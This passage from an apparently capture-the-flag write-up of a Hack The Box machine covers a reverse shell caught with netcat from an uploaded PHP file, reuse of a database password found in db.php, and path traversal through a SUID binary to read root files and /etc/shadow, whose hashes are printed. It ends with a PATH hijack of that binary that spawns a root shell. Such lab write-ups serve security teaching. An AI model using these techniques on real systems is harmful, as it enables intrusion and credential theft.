[00:07:04] 301 -  310B  - /fonts  →  http://10.10.10.28/fonts/
[00:07:06] 301 -  311B  - /images  →  http://10.10.10.28/images/
[00:07:06] 200 -   11KB - /index.php
[00:07:07] 301 -  307B  - /js  →  http://10.10.10.28/js/
[00:07:17] 403 -  276B  - /server-status
[00:07:20] 301 -  311B  - /themes  →  http://10.10.10.28/themes/
[00:07:22] 301 -  312B  - /uploads  →  http://10.10.10.28/uploads/

Task Completed
```

execute it & voila! we just gotten our initial foohold

```
10.10.10.28/uploads/rev.php
Kali Tools  Kali Docs  Kali Forums  Ne

t found on this server.

erver at 10.10.10.28 Port 80

nobodyatall@0xDEADBEEF: ~/htb/startPT/oopsie
File  Actions  Edit  View  Help
nobodyatall@0...tartPT/oopsie   nobodyatall@0...opt/dirsearch

┌──(nobodyatall㉿0xDEADBEEF)-[~/htb/startPT/oopsie]
└─$ nc -nlvp 18890
listening on [any] 18890 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.28] 42010
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 202
NU/Linux
 07:24:06 up  3:26,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Post Exploitation

Privilege Escalation

www-data -> robert

in the home directory there's 1 user

```
www-data@oopsie:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root   root   4096 Jan 23  2020 .
drwxr-xr-x 24 root   root   4096 Jan 27  2020 ..
drwxr-xr-x  5 robert robert 4096 Jan  5 06:24 robert
www-data@oopsie:/home$
```

here we've found the user flag

```
www-data@oopsie:/home/robert$ cat user.txt
cat user.txt
[redacted]
www-data@oopsie:/home/robert$
```

enumerate the web server hosting php files directories & we found a db credential
//user is robert? probably this robert reuse the credential for his linux user

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls -la
ls -la
total 28
drwxr-xr-x 2 root root 4096 Jan 28  2020 .
drwxr-xr-x 3 root root 4096 Jan 28  2020 ..
-rw-r--r-- 1 root root 6333 Jan 28  2020 admin.php
-rw-r--r-- 1 root root   80 Jan 24  2020 db.php
-rw-r--r-- 1 root root 5007 Jan 28  2020 index.php
-rw-r--r-- 1 root root    0 Jan 24  2020 script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```

testing it out & voila! we've privilege escalated to robert user

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ su robert
su robert
Password: M3g4C0rpUs3r!

robert@oopsie:/var/www/html/cdn-cgi/login$
```

robert -> read root files

so let's check for any suid bit set binaries to exploit

```
robert@oopsie:/var/www/html/cdn-cgi/login$ find / -perm -u=s -type f 2>/dev/null
<dn-cgi/login$ find / -perm -u=s -type f 2>/dev/null
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
```

so we found this bugtracker binary looks kinda sus, now let's check out how it works

```
/usr/bin/passwd
/usr/bin/at
/usr/bin/bugtracker
/usr/bin/newgrp
/usr/bin/pkexec
```

checking the owner of this binary
//it's root!
//and the ppl in bugtracker group can execute it

```
robert@oopsie:/$ ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
robert@oopsie:/$
```

now robert is in bugtracker group cool

```
robert@oopsie:/$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/$
```

okay... so provide bug id & when it's not valid thn show bunch of errors

```
robert@oopsie:/var/www/html/cdn-cgi/login$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 1
1
---------------

Binary package hint: ev-engine-lib

Version: 3.3.3-1

Reproduce:
When loading library in firmware it seems to be crashed

What you expected to happen:
Synchronized browsing to be enabled since it is enabled for that site.

What happened instead:
Synchronized browsing is disabled. Even choosing VIEW > SYNCHRONIZED BROWSING from menu does not stay enabled between connects.
```

let's use strings to check the binary (static analysis)

checking the part it check bug id, and we notice that it cat the reports from /root/reports directory

```
: EV Bug Tracker :

Provide Bug ID:

cat /root/reports/
;*3$"
```

and we also know that the root flag was store in /root directory, so let's use this technique ../ to go to up 1 level back directory
& voila! we've captured our root flag!!

```
robert@oopsie:/$ /usr/bin/bugtracker
/usr/bin/bugtracker

: EV Bug Tracker :

Provide Bug ID: ../root.txt
../root.txt
```

additional stuff:
since we can execute the binary as root, we can read shadow file content too

```
: EV Bug Tracker :

Provide Bug ID: ../../etc/shadow
../../etc/shadow

root:$6$eD0n5saZ$orykpdd7mVL/lF57rIGwUzeSROPC1KRITJ45Nqn6P2BLaZ.tcSOy5fNFcOw9uBRkClgu5R9WlyxpEId5qOOVY.:18285:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
sync:*:18113:0:99999:7:::
games:*:18113:0:99999:7:::
man:*:18113:0:99999:7:::
lp:*:18113:0:99999:7:::
mail:*:18113:0:99999:7:::
news:*:18113:0:99999:7:::
uucp:*:18113:0:99999:7:::
proxy:*:18113:0:99999:7:::
www-data:*:18113:0:99999:7:::
backup:*:18113:0:99999:7:::
list:*:18113:0:99999:7:::
irc:*:18113:0:99999:7:::
gnats:*:18113:0:99999:7:::
nobody:*:18113:0:99999:7:::
systemd-network:*:18113:0:99999:7:::
systemd-resolve:*:18113:0:99999:7:::
syslog:*:18113:0:99999:7:::
messagebus:*:18113:0:99999:7:::
_apt:*:18113:0:99999:7:::
lxd:*:18113:0:99999:7:::
uuidd:*:18113:0:99999:7:::
dnsmasq:*:18113:0:99999:7:::
landscape:*:18113:0:99999:7:::
pollinate:*:18113:0:99999:7:::
sshd:*:18284:0:99999:7:::
robert:$6$kriHoPwv$iBt45Fu0g4R0uNWSubfjDRvtUSwxVu.U1JhYKmT4voMWlVc3/u2nu0j0JZL0YWmm62vRgAs4acBl8Ge.S393H/:18285:0:99999:7:::
mysql:!:18284:0:99999:7:::
```

if we want to spawn a root shell using the bugtracker binary we can exploit the PATH Variable

notice that cat binary doesnt specified the full path (that's the vulnerability we going to exploit)

```
: EV Bug Tracker :

Provide Bug ID:

cat /root/reports/
;*3$"
```

so we create our cat binary that will execute a shell

```
robert@oopsie:~$ echo '#!/bin/bash' > cat
echo '#!/bin/bash' > cat
robert@oopsie:~$ echo '/bin/bash -p' >> cat
echo '/bin/bash -p' >> cat
robert@oopsie:~$ chmod +x cat
chmod +x cat
```

this is the cat shell script content

```
robert@oopsie:~$ cat cat
cat cat
#!/bin/bash
/bin/bash -p
robert@oopsie:~$
```

export the current path storing the malicious cat shell to path variable

```
robert@oopsie:~$ export PATH=$(pwd):$PATH
export PATH=$(pwd):$PATH
```

execute the bugtracker binary & enter id to trigger the cat binary
& voila! we've spawn the root shell!!

```
robert@oopsie:~$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: id
id
---------------

root@oopsie:~# id
id
uid=0(root) gid=1000(robert) groups=1000(robert),1001(bugtracker)
root@oopsie:~#
```